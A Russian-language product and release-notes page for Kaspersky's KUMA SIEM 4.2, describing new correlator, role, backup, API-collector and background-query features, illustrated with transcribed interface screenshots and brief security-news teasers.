Новая версия коррелятора теперь с графическим интерфейсом доступна в режиме бета-тестирования.

- Установка и управление сервисом Коррелятор 2.0 (NG) через веб интерфейс
- Визуальный конструктор правил с переключением между режимами «Код» и «Конструктор» делает создание и редактирование логики корреляции доступным без глубоких технических навыков.



Журнал изменений

- Тёмная тема интерфейса
- Возможность указать, каким потоком следует отправлять события в коррелятор при ретроспективной проверке
- Преобразование Hex to Decimal, Unicode
- Агент может принимать события Netflow и передавать их в коллектор
- Тестовая отправка e-mail
- Коннектор: поддержка SFTP и SMB
- Расширение аудита
- Поддержка ОС RHEL

[Подробнее](#)

Ключевые возможности 4.2

Обнаружение кражи учетной записи с помощью ИИ

Механизм на основе ИИ использует правила корреляции, которые определяют базовый уровень нормальной активности при входе в систему. Они обнаруживают аномальные события, вызывающие оповещения о краже учетной записи.

Коррелятор 2.0 beta

Повышает производительность, снижает требования к оборудованию и добавляет новые функции, такие как обнаружение кражи учетной записи с помощью ИИ. Корреляционные правила конвертируются в новый формат и далее обрабатываются в виде текстовых файлов формата YAML. Коррелятор может быть развернут в рамках кластера из 3 нод для отказоустойчивости

[Подробнее](#)

Гибкая ролевая модель: создание настраиваемых ролей

С новой версией пользователи могут создавать, клонировать и изменять роли в соответствии со своими собственными требованиями.

Редактировать роль

Настройки Пользователи и группы

Состояние ☒

Название* Новая Роль в KUMA

Описание

Список разрешений

Показать функциональные области: Нет прав Чтение Чтение собственных Управление Управление собственными Управление КИИ

Нет прав	Чтение	Чтение собственных	Управление	Управление собственными	Управление КИИ
☐ Чтение	☒ Чтение	☐ Чтение	☐ Чтение	☐ Чтение	☐ Чтение
☐ Типы инцидентов	☐ Типы инцидентов	☐ Типы инцидентов	☒ Управление	☐ Управление	☐ Управление

Редактировать роль

Настройки

Пользователи и группы

Состояние

☒

Название*

Новая Роль в КУМА

Описание

Список разрешений

Показать функциональные области

Нет прав

Чтение

Чтение собственнх

Управление

Управление собственными

Управление КИИ

	Нет прав	Чтение	Чтение собственных	Управление	Управление собственными	Управление КИИ
☐ Общие	Нет прав	Чтение	Чтение	Управление	Управление	Работа с инцидентами
☐ Типы инцидентов	Нет прав	Управление				Работа с типами инцидентов
☐ Инциденты и НКЦКИ	Нет прав	Управление				Экспорт инцидентов в НКЦКИ
☐ Алерты	Нет прав	Чтение	Управление			Работа с алертами
☐ Выбранные тенанты	Нет прав	Управление собственными				Работа с настройками своего списка выбранных тена...
	Нет прав	Управление				

Сохранить

Отмена

Управление правилами обработки данных

Управление правилами обогащения и агрегации данных, а также точками назначения.


Резервное копирование/ восстановление событий

Поддерживает экспорт данных о событиях в защищенные архивные файлы. Это обеспечивает целостность и сохранность данных, что является важным требованием для расследований и соблюдения нормативных требований.

Подробнее

Управление пользовательскими поисковыми запросами

Поддержка управления пользовательскими поисковыми запросами, включая возможность выполнения пользовательских запросов с низким приоритетом.



Редактирование хранилища

Основные параметры

Дополнительные параметры

1

Добавить диск

Настройка резервного копирования и восстановления

Резервное копирование хранилища* ⓘ

/mnt/data_backup

Добавить автоматическое копирование

☒

Резервное копирование через несколько дней*

1

↕

Реплики*

1

▼

Резервные разделы

Тенант*

Main

▼

Пространства

KUMA Default x

✕ ▼

+ Добавить раздел


Точка назначения
транспортом UDP

Поддержка точек назначения
с использованием UDP в
качестве транспорта.

Создание резервной
копии ядра из UI

Поддержка резервного
копирования и восстановления
Ядра системы из консоли.

Подробнее



Универсальный API коллектор

Модуль для сбора данных из внешних систем через API и их передачи в KUMA.

Пользовательские запросы с низким приоритетом

Позволяет пользователям выполнять запросы с низким приоритетом. Аналитики могут продолжать работать, пока сложные запросы выполняются в фоновом режиме, результаты которых становятся доступны по завершении.

Подробнее

The screenshot displays the KUMA web interface. The top section, titled 'Редактирование коллектора' (Collector Editing), shows configuration for a collector named 'Транспорт' (Transport). It includes fields for 'Коннектор' (Connector) set to 'Создать' (Create), 'Тип' (Type) set to 'universalAPI', 'URL' set to '10.68.37.120:7223/api/v3/alerts/', and 'Интервал запросов (сек.)' (Request interval in seconds) set to '0'. Below this, the 'События' (Events) section is visible. It features a SQL query editor with the following query:

```
1. SELECT *
2. FROM "events"
3. WHERE Type = 4
4. ORDER BY Timestamp DESC
5. LIMIT 250
```

. A button 'Выполнить запрос' (Execute query) is highlighted with a red box and an arrow pointing to a 'Запустить в фоне' (Run in background) option. Below the query editor is a bar chart showing event counts over time. The bottom section, 'Результаты запроса' (Query results), displays a table with columns: TenantID, Timestamp, Name, DeviceProduct, DeviceVendor, DestinationAddress, and DestinationUserName. The table contains two rows of data for 'Main' tenant, both with a timestamp of '09.12.2025 13:56:53.573' and '10.68.37.120' as the destination address.

TenantID	Timestamp	Name	DeviceProduct	DeviceVendor	DestinationAddress	DestinationUserName
Main	09.12.2025 13:56:53.573		KUMA	Kaspersky	10.68.37.120	
Main	09.12.2025 13:56:53.551		KUMA	Kaspersky	10.68.37.120	

События

Не обновлять 5m now-5m KUMA Audit([OOTB] Storage) +1

```
1 SELECT *
2 FROM `events`
3 WHERE Type = 4
4 ORDER BY Timestamp DESC
5 LIMIT 250
```

Нажмите Ctrl + Enter, чтобы выполнить запрос

Всего: 8

13:54:30 13:55:00 13:55:30 13:56:00 13:56:30 13:57:00 13:57:30 13:58:00 13:58:30 13:59:00

Выполнить запрос

Запустить в фоне

Результаты запроса

TSV

TenantID	Timestamp	Name	DeviceProduct	DeviceVendor	DestinationAddress	DestinationUserName
Main	09.12.2025 13:56:53.573		KUMA	Kaspersky	10.68.37.120	
Main	09.12.2025 13:56:53.551		KUMA	Kaspersky	10.68.37.120	
..	..	..	..	..	..	..

Диспетчер задач

Перезапустить


☒ Отображать только свои

☐	Статус	Задача	Создал	Создано	Последнее обновление	Тенант
☐	Завершено	Выполнение запроса в фоне	Administrator	09.12.2025 13:59:48	09.12.2025 13:59:48	Main, test, Shared
☐	Зав	Выполнение запроса в фоне	Administrator	09.12.2025 13:18:25	09.12.2025 13:18:25	Main, test, Shared
☐	Зав	SC	Administrator	03.12.2025 17:14:59	03.12.2025 17:15:01	test

Журнал изменений

- Расширен список предустановленных ролей
- Использование S3 как холодного хранения Clickhouse
- Переопределение таймзоны пользователя
- Коннектор http позволяет принимать как сжатые, так и не сжатые данные
- Коннектор Kafka поддерживает авторизацию scram-sha-256 и scram-sha-512
- Для точки назначения Kafka реализована возможность выбора алгоритма сжатия
- После обновления на 4.2 предоставляется возможность обновить компоненты Kubernetes
- Возможность подключить правила обогащения, агрегации, реагирования, назначить точки назначения сразу к нескольким сервисам
- Опциональное отображение в алерте значения Message корреляционного события
- Экспорт контекстных таблиц в формате CSV

[Подробнее](#)



X Отменить запрос

Поиск...



Всего 1 / Выбрано 1

Не обновлять

8д now/M

KUMA Audit([OOTB] Storage)

+1

```
1 SELECT sum(sleep(2))
2 FROM events AS e1, events AS e2, events AS e3, events AS e4, events AS e5, events AS e5436, events AS e5236, events AS e5547458, events AS e55489659, events AS e523647, events AS e599, events AS e95, events AS
3 e3467545, events AS e43585438356865383655, events AS e55654685648456868
4 LIMIT 6099
```

Code: 394. DB::Exception: Query was cancelled. (QUERY_WAS_CANCELLED)


Нажмите Ctrl + Enter, чтобы выполнить запрос



▶ Выполнить запрос



Всего: 335



Редактирование коллектора

Подключение источников

Транспорт

Парсинг событий

Фильтрация событий

Агрегация событий

Обогащение событий

Маршрутизация

Проверка параметров

Коннектор

Создать

Тип* ⓘ

universalAPI

URL* ⓘ

10.68.37.120.7223/api/v3/alerts/

Интервал запросов (сек.) ⓘ

0

HTTP метод*

GET

Авторизация

Токен

Токен

KUMA API Alerts

Название токена*

Bearer

Тело запроса ⓘ

Путь к данным в формате
JSONPath* ⓘ

\$.*

Pone Identity



Параметры итераций





Информация об уязвимости Cory Fail, которая позволяет получить root практически на любой современной сборке Linux

KASPERSKY

30 АПР 2026

UPD 05 МАЙ 2026

Эта уязвимость затрагивает ядра Linux, выпущенные в период с 2017 по 2026 год. Под угрозой находятся как устаревшие серверные конфигурации, так и актуальные дистрибутивы: Ubuntu, RHEL и другие.



CPU-Z / HWMonitor: атака типа watering hole — метод копипаста

ГЕОРГИЙ КУЧЕРИН , АНТОН КАРГИН ,
КИРИЛЛ КОРЧЕМНЫЙ , МИХАИЛ
РЕЗНИЧЕНКО

13 АПР 2026

UPD 16 АПР 2026

В апреле 2026 года веб-сайт cpuid.com распространял троянизированные установщики CPU-Z и HWMonitor с внедрённым STX RAT. Более 150 жертв в Бразилии, России и Китае.

[Подробнее](#)


Почему KUMA?



Прозрачное лицензирование

Отслеживается среднее количество событий в секунду (EPS) за 24 ч. после фильтрации, агрегации и обогащения события.

Нет необходимости лицензировать отдельные компоненты системы.




Гибкость и надежность хранения данных

Кластерное хранилище с поддержкой горячего, холодного и архивного хранения, экономным размещением данных на разных типах носителей и подключением внешних СХД

Поддержка разделения данных по фильтрам и управления доступом пользователей.

Возможность использования собственной таксономии



Повышение релевантности данных


Обогащение данных из LDAP, GeoIP, DNS, Threat Intelligence и др. даёт полный контекст события, упрощает задачи ИБ за счёт единого окна и ускоряет поиск и аналитику.



Кросс-продуктовые интеграции

Широкие возможности интеграции с продуктами «Лаборатории Касперского» и сторонних производителей, единый интерфейс и разные сценарии реагирования

Более 350 готовых интеграций «из коробки»



Экономия до 50%

на инфраструктуре и снижение TCO за счёт высокопроизводительной модульной архитектуры SIEM, обрабатывающей сотни тысяч событий в секунду на компонент.



Поддержка мультитенантности

Одна SIEM-платформа позволяет создавать изолированные окружения для клиентов MSSP и крупных организаций с отдельной обработкой их событий и доступом.

Спасибо!

[Сайт решения](#)

kaspersky